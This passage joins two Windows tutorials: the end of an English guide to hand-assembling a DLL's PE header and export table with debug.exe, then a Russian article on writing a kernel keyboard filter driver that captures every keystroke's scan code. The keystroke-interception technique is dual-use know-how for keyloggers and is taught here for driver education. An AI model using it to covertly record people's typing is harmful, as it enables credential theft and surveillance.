dw 3010 0
; RVA of IAT
dw 3000 0

a 60
; Export
; Export directory table:
; 3 empty fields
dw 0 0 0 0 0 0
; Dll name RVA
dw 3094 0
; Ordinal base
dw 1 0
; Address table entries
dw 1 0
; Number of name pointers
dw 1 0
; Export address table RVA
dw 3088 0
; Name pointer RVA
dw 3090 0
; Ordinal table RVA
dw 308C 0
; Export address table
dw 1000 0
; Ordinal table
dw 0 0
; Name pointer table
dw 30a0 0
; Dll name
db "Dll.dll" 0

a a0
; Exported function name
db "Function1" 0

m 0 l 200 100
w
q
```

Do not forget to keep the empty strings! Now we will have to only slightly modify our PE-header (compared to our first article). Here it is in full:

```
0000: 4D 5A 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00
0040: 50 45 00 00 4C 01 04 00 00 00 00 00 00 00 00 00
0050: 00 00 00 00 E0 00 0E 21 0B 01 00 00 00 00 00 00
0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070: 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00
0080: 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00
0090: 00 50 00 00 00 02 00 00 00 00 00 00 02 00 00 00
00A0: 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
00B0: 00 00 00 00 10 00 00 00 60 30 00 00 4A 00 00 00
00C0: 30 30 00 00 28 00 00 00 00 00 00 00 00 00 00 00
00D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00E0: 00 40 00 00 10 00 00 00 00 00 00 00 00 00 00 00
00F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0130: 00 00 00 00 00 00 00 00 2E 63 6F 64 65 00 00 00
0140: 00 02 00 00 00 10 00 00 00 02 00 00 00 02 00 00
0150: 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60
```

```
0160: 2E 64 61 74 61 00 00 00 00 02 00 00 00 20 00 00
0170: 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00
0180: 00 00 00 00 40 00 00 C0 2E 72 64 61 74 61 00 00
0190: 00 02 00 00 00 30 00 00 00 02 00 00 00 06 00 00
01A0: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40
01B0: 2E 72 65 6C 6F 63 00 00 00 02 00 00 00 40 00 00
01C0: 00 02 00 00 00 08 00 00 00 00 00 00 00 00 00 00
01D0: 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00
01E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

And here is how to create it using debug.exe (file **header.txt**):

```
n Header.bin
r cx
200
f 0 l 200 0
e 0 'MZ'
e 3C 40
e 40 'PE'
e 44 4C 01
a 46
; Number of sections
db 04

a 54
; Size of the optional header
db e0 00
; Flags: set dll flag and flag that permits to
; load image at address different from the preferred
; base address indicated in PE-header
db 0E 21
; Magic number
db 0B 01

a 74
; Image base
db 00 00 00 10
; Section alignment
db 00 10 00 00
; File alignment
db 00 02 00 00
; Major Windows version
db 04

a 88
; Major subsystem version
db 04

a 90
; Size of image
db 00 50 00 00
; Size of headers
db 00 02

a 9C
; Subsystem
db 02 00

a A0
; Size of stack to reserve
db 00 00 10 00
; Size of stack to commit
db 00 10 00 00
; Size of heap to reserve
db 00 00 10 00
; Size of heap to commit
db 00 10 00 00

a B4
; Number of data directory entries
```

```
db 10 00 00 00
;
; Data directories:
; Export directory table RVA
dw 3060 0
; Export directory table size
dw 4a 0
; Import directory table RVA
dw 3030 0
; Import directory table size
dw 28 0
; skip 24 bytes (3 entries)
dw 0 0 0 0 0 0 0 0 0 0 0 0
; Base relocation table RVA
dw 4000 0
; Base relocation table size
dw 10

a 138
; Start of section table
;
; name of the first section
db '.code' 0 0 0
; size of the section in memory
dw 200 0
; section RVA
dw 1000 0
; size of the section on disk
dw 200 0
; offset of section data in file
dw 200 0
; skip 12 bytes
dw 0 0 0 0 0 0
; first section flags
db 20 00 00 60
; second section
db '.data' 0 0 0
dw 200 0
dw 2000 0
dw 200 0
dw 400 0
dw 0 0 0 0 0 0
db 40 0 0 c0
; third section
db '.rdata' 0 0
dw 200 0
dw 3000 0
dw 200 0
dw 600 0
dw 0 0 0 0 0 0
db 40 0 0 40
; fourth section
db '.reloc' 0 0
dw 200 0
dw 4000 0
dw 200 0
dw 800 0
dw 0 0 0 0 0 0
db 40 0 0 42

m 0 l 200 100
w
q
```

That’s all! So we have five fragments (4 sections and 1 header) and 5 corresponding files if you used debug.exe. The next table summarizes our data:

RVA in memory	Section	File	Offset in file
0	(Header)	header.bin	0
1000	.code	code.bin	200
2000	.data	data.bin	400
3000	.rdata	rdata.bin	600
4000	.reloc	reloc.bin	800

If you have used hex-editor, your binary file is ready. If you have used debug.exe you will have to combine the five binary files into one dll. Put all together in the file **make.bat** :

```
@echo off
debug < header.txt > report.lst
debug < code.txt >> report.lst
debug < data.txt >> report.lst
debug < rdata.txt >> report.lst
debug < reloc.txt >> report.lst
copy /b header.bin+code.bin+data.bin+rdata.bin+reloc.bin dll.dll
```

Launch this file and – hurrah! – we get out dll. Necessarily look at created report file – report.lst – to check for errors that may be reported by debug. Carefully look for errors. You perfectly know: cut&paste technique does not protect against the most stupid errors!

Well; but we will need some exe-application to test our dll, won't we? I have absolutely no doubt that now your level will permit you to easily create such a test program using debug.exe :)

Well, well... I see some confused faces. You have famously worked for a while today (if you have read this up to here) so I decided to grant you a «lazy» test application in MASM32 as a bonus. Here is it:

```
.386
.model flat,stdcall
option casemap:none

include \masm32\include\windows.inc
include \masm32\include\kernel32.inc
include \masm32\include\user32.inc
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\user32.lib

.data

hM1 dword 0
hM2 dword 0
app db "Test dll",0
dll db "dll.dll",0
dll2 db "dll2.dll",0
fname db "Function1",0
err1 db "LoadLibrary (dll1) failed",0
err1_1 db "LoadLibrary (dll2) failed",0
err2 db "GetProcAddress (first) failed",0
err2_1 db "GetProcAddress (second) failed",0

.code
start:
invoke LoadLibrary,offset dll
.if eax==0
 invoke MessageBox,0,offset err1,offset app,MB_ICONERROR
 ret
.endif
mov hM1,eax
invoke LoadLibrary,offset dll2
.if eax==0
 invoke MessageBox,0,offset err1_1,offset app,MB_ICONERROR
 ret
.endif
```

```
mov hM2,eax
invoke GetProcAddress,hM1,offset fname
.if eax==0
 invoke MessageBox,0,offset err2,offset app,MB_ICONERROR
 ret
.endif
call eax
invoke GetProcAddress,hM2,offset fname
.if eax==0
 invoke MessageBox,0,offset err2_1,offset app,MB_ICONERROR
 ret
.endif
call eax
invoke FreeLibrary,hM1
invoke FreeLibrary,hM2
ret
end start
```

Copy created dll.dll with new name ‘dll2.dll’ in the same folder. The point is that we need to check for correctness of our fixups and for that system can work with them. We need at least two dll’s with the same preferred base load address for that purpose. The most lazy approach one could imagine is to use the second renamed instance of the same image. But you can experiment with them of course, at least to change text strings for output messages and create another dll with different module and function names.

See you later!

Драйверы режима ядра: Часть 16 : Драйвер-фильтр (не PnP)

Автор: Four-F

Дата: 2005-01-12

Эта статья является практическим дополнением предыдущей, где мы рассмотрели жизненный цикл IRP. Без прочтения предыдущей статьи будет трудно до конца понять материал этой. Если вы используете USB-мышь или клавиатуру у вас, к сожалению, могут возникнуть некоторые трудности (см. конец статьи).

Стек клавиатуры

Для начала совсем чуть-чуть теории о том, как функционирует стек клавиатуры.

Физическую связь клавиатуры с шиной осуществляет микроконтроллер клавиатуры Intel 8042 (или совместимый с ним). На современных компьютерах он интегрирован в чипсет материнской платы. Этот контроллер может работать в двух режимах: AT-совместимом и PS/2-совместимом. AT-клавиатуру, сейчас, наверное, уже сложно найти. Все клавиатуры уже давно являются PS/2-совместимыми или клавиатурами, подключаемыми через интерфейс USB. В PS/2-совместимом режиме микроконтроллер клавиатуры также связывает с шиной и PS/2-совместимую мышь. Всем этим хозяйством управляет функциональный драйвер i8042prt (Intel 8042 Port Driver), полный исходный код которого, можно найти в DDK (DDK\src\input\pnpi8042). Драйвер i8042prt создает два безымянных объекта "устройство" и подключает один к стеку клавиатуры, а другой к стеку мыши. В прошлой статье на рисунке 15-4 вы видели, что на машине с системой Terminal Server у клавиатуры (и у мыши тоже) имеется более одного (определяется количеством терминальных сессий) стека. На "обычной" машине клавиатурный и "мышиный" стеки выглядят примерно так:

```
 kd> !drvobj
i8042prt

 Driver object (818377d0) is for:
  \Driver\i8042prt
 Driver Extension List: (id , addr)

 Device Object list:
 8181a020  8181b020

 kd> !devstack 8181a020
   !DevObj   !DrvObj            !DevExt   ObjectName
   8181ae30  \Driver\Mouclass   8181aee8  PointerClass0
 > 8181a020  \Driver\i8042prt   8181a0d8
   81890df0  \Driver\ACPI       8186e008  00000017
 !DevNode 8188fe48 :
   DeviceInst is "ACPI\PNP0F13\4&2658d0a0&0"
   ServiceName is "i8042prt"

 kd> !devstack 8181b020
   !DevObj   !DrvObj            !DevExt   ObjectName
   8181be30  \Driver\Kbdclass   8181bee8  KeyboardClass0
 > 8181b020  \Driver\i8042prt   8181b0d8
   81890f10  \Driver\ACPI       8189d228  00000016
 !DevNode 8188ff28 :
   DeviceInst is "ACPI\PNP0303\4&2658d0a0&0"
   ServiceName is "i8042prt"
```

Поверх драйвера i8042prt, точнее поверх его устройств, располагаются именованные объекты "устройство" драйверов Kbdclass и Mouclass. Имя "KeyboardClass" является базовым, и к нему добавляются индексы (0, 1 и т.д.). Базовое имя хранится в параметре реестра HKLM\SYSTEM\CurrentControlSet\Services\Kbdclass\Parameters\KeyboardDeviceBaseName и может быть также "KeyboardPort" в случае если клавиатура использует унаследованные (legacy) драйверы, хотя подробно я в этом не разбирался (см. исходный код драйвера Kbdclass). Мы будем использовать в качестве устройства-цели для подключения фильтра объект "устройство" под именем "KeyboardClass0".

Драйверы Kbdclass и Mouclass являются так называемыми драйверами класса (class drivers) и реализуют общую функциональность для всех типов клавиатур и мышей, т.е. для всего класса этих устройств. Оба эти драйвера устанавливаются как высокоуровневые драйверы фильтры и их полный исходный код также можно найти в DDK (DDK\src\input\kbdclass и DDK\src\input\mouclass, соответственно). В архиве к этой статье в каталоге SetKeyboardLeds находится простейший драйвер, зажигающий все три индикатора клавиатуры. Примерно так (т.е. через порты ввода/вывода) функциональный драйвер i8042prt управляет устройством "клавиатура". В исходном коде драйверов Kbdclass и Mouclass обращения к портам вы конечно не найдете.

Стек клавиатуры обрабатывает несколько типов запросов (полный список см. в разделе DDK "Kbdclass Major I/O Requests"). Нас будут интересовать только IRP типа IRP_MJ_READ, которые несут с собой коды клавиш. Генератором этих IRP является поток необработанного ввода RawInputThread системного процесса csrcc.exe. Этот поток открывает объект "устройство" драйвера класса клавиатуры для эксклюзивного использования и с помощью функции ZwReadFile направляет ему IRP типа IRP_MJ_READ. Получив IRP, драйвер Kbdclass, используя макрос IoMarkIrpPending, отмечает его как ожидающий завершения (pending), ставит в очередь и возвращает STATUS_PENDING. Потоку необработанного ввода придется ждать завершения IRP (если точнее, то RawInputThread получает клавиатурные события как вызов асинхронной процедуры (Asynchronous Procedure Call, APC)). Подключаясь к стеку, драйвер Kbdclass регистрирует у драйвера i8042prt процедуру обратного вызова KeyboardClassServiceCallback, направляя ему IRP IOCTL_INTERNAL_KEYBOARD_CONNECT. Драйвер i8042prt тоже регистрирует у системы свою процедуру обработки прерывания (Interrupt Service Routine, ISR) I8042KeyboardInterruptService, вызовом функции IoConnectInterrupt. Когда будет нажата или отпущена клавиша, контроллер клавиатуры выработает аппаратное прерывание. Его обработчик вызовет I8042KeyboardInterruptService, которая прочитает из внутренней очереди контроллера клавиатуры необходимые данные. Т.к. обработка аппаратного прерывания происходит на повышенном IRQL, ISR делает только самую неотложную работу и ставит в очередь вызов отложенной процедуры (Deferred Procedure Call, DPC). DPC работает при IRQL = DISPATCH_LEVEL. Когда IRQL понизится до DISPATCH_LEVEL, система вызовет процедуру I8042KeyboardIsrDpc, которая вызовет зарегистрированную драйвером Kbdclass процедуру обратного вызова KeyboardClassServiceCallback (также выполняется на IRQL = DISPATCH_LEVEL). KeyboardClassServiceCallback извлечет из своей очереди ожидающий завершения IRP, заполнит структуру KEYBOARD_INPUT_DATA (на самом деле i8042prt старается опустошить всю очередь контроллера клавиатуры, а Kbdclass соответственно заполнить столько структур KEYBOARD_INPUT_DATA, сколько влезет в буфер IRP), несущую всю необходимую информацию о нажатиях/отпусканиях клавиш и завершит IRP. Поток необработанного ввода пробуждается, обрабатывает полученную информацию и вновь посылает IRP типа IRP_MJ_READ драйверу класса, который опять ставится в очередь до следующего нажатия/отпускания клавиши. Таким образом, у стека клавиатуры всегда есть, по крайней мере, один, ожидающий завершения IRP и находится он в очереди драйвера Kbdclass. "Мышиный" стек ведет себя подобным же образом.

```
kd> !devobj 8181be30
Device object (8181be30) is for:
 KeyboardClass0 \Driver\Kbdclass DriverObject 818372b0
Current Irp
```

```
815a2e68
 RefCount 0 Type 0000000b Flags 00002044
 DevExt 8181bee8 DevObjExt 8181bfd8
 ExtensionFlags (0000000000)
 AttachedTo (Lower) 8181b020 \Driver\i8042prt
 Device queue is busy -- Queue empty.

 kd> !irp
815a2e68
 1
 Irp is active with 6 stacks 6 is current (= 0x815a2f8c)
  No Mdl System buffer =
81664b48
 Thread
8171bca0
:  Irp stack trace.
 Flags = 00000970
 ThreadListEntry.Flink = 8171beac
 ThreadListEntry.Blink = 8171beac
 IoStatus.Status = 00000103
 IoStatus.Information = 00000000
 RequestorMode = 00000000
 Cancel = 00
 CancelIrql = 0
 ApcEnvironment = 00
 UserIosb = e28b1028
 UserEvent = 00000000
 Overlay.AsynchronousParameters.UserApcRoutine = a0063334
 Overlay.AsynchronousParameters.UserApcContext = e28b1008
 Overlay.AllocationSize = e28b1008 - a0063334
 CancelRoutine =
f3ec82e0

 UserBuffer = e28b1068
 &Tail.Overlay.DeviceQueueEntry = 0006da94
 Tail.Overlay.Thread = 8171bca0
 Tail.Overlay.AuxiliaryBuffer = 00000000
 Tail.Overlay.ListEntry.Flink = 00000000
 Tail.Overlay.ListEntry.Blink = 00000000
 Tail.Overlay.CurrentStackLocation = 815a2f8c
 Tail.Overlay.OriginalFileObject = 8171aa08
 Tail.Apc = 00000000
 Tail.CompletionKey = 00000000
      cmd  flg cl Device   File     Completion-Context
  [  0, 0]   0  0 00000000 00000000 00000000-00000000

                         Args: 00000000 00000000 00000000 00000000
  [  0, 0]   0  0 00000000 00000000 00000000-00000000

                         Args: 00000000 00000000 00000000 00000000
  [  0, 0]   0  0 00000000 00000000 00000000-00000000

                         Args: 00000000 00000000 00000000 00000000
  [  0, 0]   0  0 00000000 00000000 00000000-00000000

                         Args: 00000000 00000000 00000000 00000000
  [  0, 0]   0  0 00000000 00000000 00000000-00000000

                         Args: 00000000 00000000 00000000 00000000
 >[  3, 0]   0  1 8181be30 8171aa08 00000000-00000000    pending
                \Driver\Kbdclass
                         Args:
00000078
 00000000 00000000 00000000
```

Как видно, драйвер Kbdclass имеет незавершенный IRP типа IRP_MJ_READ (цифра 3 в квадратных скобках). Колонка cl показывает содержимое поля IO_STACK_LOCATION.Control. В данном случае это флаг SL_PENDING_RETURNED, установленный вызовом макроса IoMarkIrpPending. Строка Args представляет собой содержимое вложенной структуры IO_STACK_LOCATION.Read. Размер

буфера (78h) достаточен ровно для 10 структур KEYBOARD_INPUT_DATA. Сам буфер находится по адресу System buffer = 81664b48. Обратите также внимание на строку CancelRoutine = f3ec82e0. Это адрес процедуры отмены IRP (cancel routine), принадлежащей драйверу Kbdclass. Отмена IRP - это ещё одна большая и относительно сложная тема (которую я не планирую освещать). Позже мы немного поговорим об этом.

Этот, ожидающий завершения, IRP, естественно, принадлежит потоку RawInputThread.

```
 kd> !thread
8171bca0

 THREAD 8171bca0  Cid a4.bc  Teb: 00000000  Win32Thread: e28ae5a8 WAIT: (WrUserRequest) KernelMode
    Alertable
     8171bf20  SynchronizationEvent
     8171bc08  SynchronizationEvent
     8171bbc8  NotificationTimer
     8171bc48  SynchronizationEvent
 IRP List:

815a2e68
: (0006,0148) Flags: 00000970  Mdl: 00000000
 Not impersonating
 Owning Process 81736160
 Wait Start TickCount    57881
 Context Switch Count    18896
 UserTime                  0:00:00.0000
 KernelTime                0:00:00.0070
 Start Address win32k!
RawInputThread
 (0xa00ad1aa)
 Stack Init bfd1d000 Current bfd1caf0 Base bfd1d000 Limit bfd1a000 Call 0
 Priority 19 BasePriority 13 PriorityDecrement 0 DecrementCount 0
```

Когда мы установим фильтр, то IRP сначала будут попадать к нам. Т.к. IRP типа IRP_MJ_READ является фактически запросом на чтение данных, то когда он идет вниз по стеку его буфер, естественно пуст. Прочитанный данные буфер будет содержать только после завершения IRP. Для того чтобы их (данные) увидеть фильтр должен установить в каждый IRP (точнее в свой блок стека) процедуру завершения. Т.к. находящийся в очереди драйвера Kbdclass IRP был послан до того, как мы установим фильтр, то в нем нет нашей процедуры завершения, а значит, мы никак не сможем увидеть код той клавиши, которая будет нажата сразу после установки фильтра. Когда клавиша будет нажата, ожидающий завершения IRP будет завершен и RawInputThread пошлет новый IRP типа IRP_MJ_READ. Этот и все последующие IRP мы уже перехватим и поставим процедуру завершения. Когда клавиша будет отпущена, мы прочитаем в процедуре завершения её код. Именно поэтому фильтр не видит момента нажатия на первую клавишу, и в мониторе вы всегда будете видеть для первой нажатой клавиши только её код break (отпускание клавиши). Дальше фильтр перехватывает все нажатия и все отпускания любых клавиш.

Прежде чем мы перейдем к коду драйвера, разберемся ещё с несколькими моментами.

Спин-блокировка

Поскольку обработка IRP по своей природе асинхронна, то зачастую "правая рука не знает, что делает левая". Поэтому в каждом более-менее серьезном драйвере приходится использовать механизм синхронизации под названием "взаимоисключающий доступ". В тринадцатой части цикла - "Базовая техника. Синхронизация: Взаимоисключающий доступ" мы уже познакомились с тем, как организовать взаимоисключающий доступ с помощью мьютекса. Поэтому про макросы MUTEX_INIT, MUTEX_ACQUIRE и MUTEX_RELEASE, которые мы вновь будем использовать, я молчу.

Синхронизация с помощью мьютекса удобна, но, к сожалению, у нее есть один недостаток: как известно, ожидать объекты на IRQL равном DISPATCH_LEVEL и выше нельзя. Для организации взаимоисключающего доступа на IRQL до DISPATCH_LEVEL включительно существует механизм под названием "спин-блокировка" (spin lock).

```
KfAcquireSpinLock proc                  ; Захват спин-блокировки в однопроцессорном HAL
    xor     eax, eax
    mov     al, ds:0FFDFF024h           ; al = KPCR.Irql
    mov     byte ptr ds:0FFDFF024h, 2   ; KPCR.Irql = DISPATCH_LEVEL
    ret
KfAcquireSpinLock endp

KfAcquireSpinLock proc                  ; Захват спин-блокировки в многопроцессорном HAL
    mov     edx, ds:0FFFE0080h          ; edx = APIC[TASK PRIORITY REGISTER]
    mov     dword ptr ds:0FFFE0080h, 41h ; APIC[TASK PRIORITY REGISTER] = DPC VECTOR
    shr     edx, 4
    movzx   eax, ds:HalpVectorToIRQL[edx]; OldIrql

trytoacquire:
    lock bts dword ptr [ecx], 0         ; Попробуем атомарно захватить блокировку.
    jb      spin                        ; Если блокировка занята будем крутить цикл.
    ret                                 ; Мы захватили блокировку, возвращаем IRQL,
                                        ; на котором процессор находился до блокировки
    align 4

spin:                                   ; Блокировка занята. Будем крутить цикл.
    test    dword ptr [ecx], 1          ; Проверим блокировку.
    jz      trytoacquire                ; Если блокировка освободилась, попробуем захватить её
   ещё раз.
    pause                               ; Если нет, крутим цикл дальше.  Инструкция pause
   специально
                                        ; предназначена для использования в цикле спин-блокировки.
                                        ; Подробности можно почитать в разделе "PAUSE-Spin Loop
   Hint"
                                        ; IA-32 Intel Architecture Software Developer's Manual
                                        ; Volume 2 : Instruction Set Reference.
    jmp     spin
KfAcquireSpinLock endp
```

На однопроцессорной машине захват спин-блокировки заключается в простом повышении IRQL до DISPATCH_LEVEL. Как известно, на этом IRQL не происходит планирования потоков, и поток, владеющий процессором, будет выполняться до тех пор, пока IRQL не понизится. Поскольку IRQL является атрибутом процессора, на многопроцессорной машине простого повышения IRQL не достаточно, т.к. это не блокирует потоки, выполняющиеся другими процессорами. Поэтому в многопроцессорных HAL спин-блокировка реализована несколько сложнее и является спин-блокировкой в истинном смысле этого слова (spin - крутить, вертеть; пускать волчок). Т.е. если блокировка занята, поток крутит бесконечный цикл, пытаясь её захватить. При этом т.к. цикл выполняется на IRQL = DISPATCH_LEVEL, планирования потоков на этом процессоре не происходит и процессор не может заняться полезной работой. Именно поэтому спин-блокировки гораздо более критичны ко времени. Т.е. освободить спин-блокировку нужно как можно быстрее. DDK даже определяет максимальный временной интервал в 25 микросекунд, в течении которого можно держать спин-блокировку. В этом смысле мьютексы и другие объекты ожидания менее требовательны, т.к. поток, ожидающий занятый объект, просто исключается из планирования, и процессор получает другой, готовый к выполнению поток.

И раз уж нам пришлось коснуться спин-блокировки, то запомните несколько классических правил. Во-первых, захват спин-блокировки, как мы только что выяснили, повышает IRQL до DISPATCH_LEVEL, а значит, нам доступна только неподкачиваемая память и сам код также должен находиться в неподкачиваемой памяти. Во-вторых, повторный захват той же самой спин-блокировки, естественно, приведет к полной блокировке (deadlock). В третьих, захватывать спин-блокировку на IRQL выше DISPATCH_LEVEL нельзя, т.к. это фактически означает явное понижение IRQL, что неминуемо приведет к BSOD. В-четвертых, если требуется захватить две (или

больше) спин-блокировки, то все потоки должны это делать в одном и том же порядке. Иначе возможна взаимная блокировка. Например, двум потокам требуется захватить блокировки A и B. Если они будут делать это в разном порядке, то, возможно, что в одно и то же время первый поток захватит блокировку A, а второй блокировку B. После этого оба потоку будут бесконечно ждать: первый - когда освободится блокировка B, а второй - когда освободиться блокировка A.

```
LOCK_ACQUIRE MACRO lck:REQ
    mov ecx, lck
    fastcall KfAcquireSpinLock, ecx
ENDM

LOCK_RELEASE MACRO lck:REQ, NewIrql:REQ

    mov ecx, lck
    mov dl, NewIrql

    .if dl == DISPATCH_LEVEL
        fastcall KefReleaseSpinLockFromDpcLevel, ecx
    .else
        and edx, 0FFh
        fastcall KfReleaseSpinLock, ecx, edx
    .endif
ENDM
```

Для захвата спин-блокировки будем использовать макросы. Это упрощенные версии. В макросе LOCK_RELEASE мы используем небольшую оптимизацию: если мы были до захвата спин-блокировки на IRQL = DISPATCH_LEVEL, то выгоднее вызвать KefReleaseSpinLockFromDpcLevel вместо KfReleaseSpinLock, т.к. изменять IRQL не требуется и на однопроцессорной машине KefReleaseSpinLockFromDpcLevel является "пустой" функцией.

```
KeReleaseSpinLockFromDpcLevel proc
    retn 4
KeReleaseSpinLockFromDpcLevel endp
```

Нечто подобное (я имею в виду оптимизацию) можно сделать и для макроса LOCK_ACQUIRE. Потребуется только узнать текущий IRQL и если он равен DISPATCH_LEVEL, то вызвать KeAcquireSpinLockAtDpcLevel, которая (на однопроцессорной машине) тоже выполняет инструкцию ret.

```
KeAcquireSpinLockAtDpcLevel proc
    retn 4
KeAcquireSpinLockAtDpcLevel endp
```

Я не стал оптимизировать макрос LOCK_ACQUIRE, т.к. написал эти макросы давно и несколько раз успешно использовал, к тому же не ясно, что быстрее: просто вызвать KfAcquireSpinLock или выяснять IRQL и в зависимости от его значения вызывать KeAcquireSpinLockAtDpcLevel. Поэтому я не стал ничего мудрить и оставил всё как есть. Если есть неуёмное желание оптимизировать, изучайте hal.dll/halmps.dll и ntoskrnl.exe/ntkrnlmp.exe и оптимизируйте на здоровье.

Для полноты картины, надо ещё добавить, что есть функция KeAcquireSpinLockRaiseToSynch, повышающая IRQL при захвате блокировки до CLOCK2_LEVEL (28).

Процедура DriverEntry

Теперь займемся собственно нашим фильтром. Как я уже говорил, это не-Pnp драйвер. Кода довольно много и я не буду приводить его полностью (см. архив к статье).

```
    invoke IoCreateDevice, pDriverObject, 0, addr g_usControlDeviceName, \
                           FILE_DEVICE_UNKNOWN, 0, TRUE, addr g_pControlDeviceObject
```

На этот раз наш драйвер будет управлять уже двумя объектами: объектом "устройство-фильтр" (filter device object) и объектом "устройство управления" (control device object). Объект "устройство-фильтр" будет подключен к стеку клавиатуры, и через него будут проходить все IRP управляющие клавиатурой. Посредством объекта "устройство управления" программа управления будет отдавать драйверу необходимые команды: "подключить фильтр", "отключить фильтр", "передать перехваченные данные". На данный момент нам нужно только устройство управления. Этот объект будет именованным, для того чтобы программа управления могла получить к нему доступ. Мы не хотим работать одновременно с несколькими клиентами. Поэтому создадим эксклюзивный объект, определив TRUE в параметре Exclusive. В этом случае диспетчер объектов позволит создать только один описатель объекта. К сожалению, этот простой способ не очень надёжен, и открыть объект все же можно по относительному пути, т.е. открыв каталог "\Device" и передав его описатель в параметре RootDirectory макроса InitializeObjectAttributes. DDK вообще говорит, что параметр Exclusive зарезервирован. Поэтому мы добавим кое-какую дополнительную обработку запросов IRP_MJ_CREATE и IRP_MJ_CLOSE.

```
invoke ExAllocatePool, NonPagedPool, sizeof NPAGED_LOOKASIDE_LIST
.if eax != NULL

    mov g_pKeyDataLookaside, eax

    invoke ExInitializeNPagedLookasideList, g_pKeyDataLookaside, \
                            NULL, NULL, 0, sizeof KEY_DATA_ENTRY, 'ypSK', 0
```

Выделяем память под ассоциативный список и инициализируем его. Из этого списка мы будем выделять память под экземпляры нами же определенной структуры KEY_DATA_ENTRY.

```
KEY_DATA STRUCT
    dwScanCode  DWORD   ?
    Flags       DWORD   ?
KEY_DATA ENDS
PKEY_DATA typedef ptr KEY_DATA

KEY_DATA_ENTRY STRUCT
    ListEntry   LIST_ENTRY  <>
    KeyData     KEY_DATA    <>
KEY_DATA_ENTRY ENDS
```

Экземпляры этой структуры будут хранить данные о перехваченных нажатиях/отпусканиях клавиш и их (экземпляры структуры) мы будем хранить в двусвязном списке. В седьмой части цикла - "Базовая техника: Работа с памятью. Использование ассоциативных списков" мы достаточно подробно разобрали как ассоциативный список (look-aside list), так и двусвязный список (doubly linked list). Уверен, что многие просто пропустили эту статью ;) Если это так, то придется её прочитать сейчас, т.к. я не буду повторяться, а без этого материала кое-что может быть не понятно. Единственная разница в том, что сейчас мы будем использовать неподкачиваемый ассоциативный список. Функции ExAllocateFromNPagedLookasideList и ExFreeToNPagedLookasideList для работы с неподкачиваемым ассоциативным списком реализованы в DDK как макросы, в отличие от именно функций для подкачиваемого ассоциативного списка. К сожалению, ввиду ограниченности макроязыка masm, мне пришлось реализовать их в виде функций _ExAllocateFromNPagedLookasideList и _ExFreeToNPagedLookasideList. Неподкачиваемый ассоциативный список нам потребовался, как вы догадываетесь, потому, что мы будем работать с ним на IRQL = DISPATCH_LEVEL.

```
InitializeListHead addr g_KeyDataListHead
```

Глобальная переменная g_KeyDataListHead является головой двусвязного списка структур KEY_DATA_ENTRY.

```
invoke KeInitializeSpinLock, addr g_KeyDataSpinLock
```

Спин-блокировка нам потребуется для организации монопольного доступа к списку структур KEY_DATA_ENTRY. Использовать объекты синхронизации, например, мьютекс, мы не можем, т.к. будем обращаться к списку на IRQL = DISPATCH_LEVEL.

```
invoke KeInitializeSpinLock, addr g_EventSpinLock
```

Эта спин-блокировка поможет нам организовать монопольный доступ к переменной g_pEventObject, в которой будет храниться указатель на объект событие. Этот объект будет использоваться для уведомления программы управления, о новых данных (Подробнее см. часть 14 "Базовая техника. Синхронизация: Использование объекта "событие" для взаимодействия драйвера с программой управления").

```
MUTEX_INIT g_mtxCDO_State
```

С помощью этого мьютекса мы сможем монопольно выполнять некоторые участки кода.

```
mov ecx, IRP_MJ_MAXIMUM_FUNCTION + 1
.while ecx
    dec ecx
    mov [eax].MajorFunction[ecx*(sizeof PVOID)], offset DriverDispatch
.endw
```

Заполняем все элементы массива указателей на процедуры диспетчеризации драйвера, адресом единственной процедуры DriverDispatch. Эта процедура будет распределять запросы между фильтром и устройством управления. Устройство управления будет получать от программы управления всего три запроса: IRP_MJ_CREATE, IRP_MJ_CLOSE и IRP_MJ_DEVICE_CONTROL. А вот устройство-фильтр может получить любой запрос, т.к. оно подключается в уже существующий стек, по которому могут циркулировать IRP любого типа. Зачастую, весь спектр IRP, проходящий по фильтруемому стеку вообще не известен. Фильтровать приходится только некоторые типы IRP, но если фильтр получит запрос, который его не интересует, он обязан направить его ниже по стеку. Именно поэтому мы должны заполнить весь массив MajorFunction. Иначе в незаполненных элементах останется указатель на системную функцию IopInvalidDeviceRequest, которая будет завершать IRP с кодом STATUS_INVALID_DEVICE_REQUEST, и мы блокируем продвижение таких запросов.

Процедура DriverDispatch

Через наш драйвер идут запросы к двум объектам: устройству управления и фильтру (если он подключен). Все IRP попадают в общую процедуру диспетчеризации DriverDispatch.

```
IoGetCurrentIrpStackLocation pIrp

movzx eax, (IO_STACK_LOCATION PTR [eax]).MajorFunction
mov dwMajorFunction, eax

mov eax, pDeviceObject
.if eax == g_pFilterDeviceObject

    mov eax, dwMajorFunction
    .if eax == IRP_MJ_READ
        invoke FiDO_DispatchRead, pDeviceObject, pIrp
        mov status, eax
    .elseif eax == IRP_MJ_POWER
        invoke FiDO_DispatchPower, pDeviceObject, pIrp
        mov status, eax
    .else
        invoke FiDO_DispatchPassThrough, pDeviceObject, pIrp
        mov status, eax
    .endif
.elseif eax == g_pControlDeviceObject
```

```
        mov eax, dwMajorFunction
        .if eax == IRP_MJ_CREATE
            invoke CDO_DispatchCreate, pDeviceObject, pIrp
            mov status, eax
        .elseif eax == IRP_MJ_CLOSE
            invoke CDO_DispatchClose, pDeviceObject, pIrp
            mov status, eax
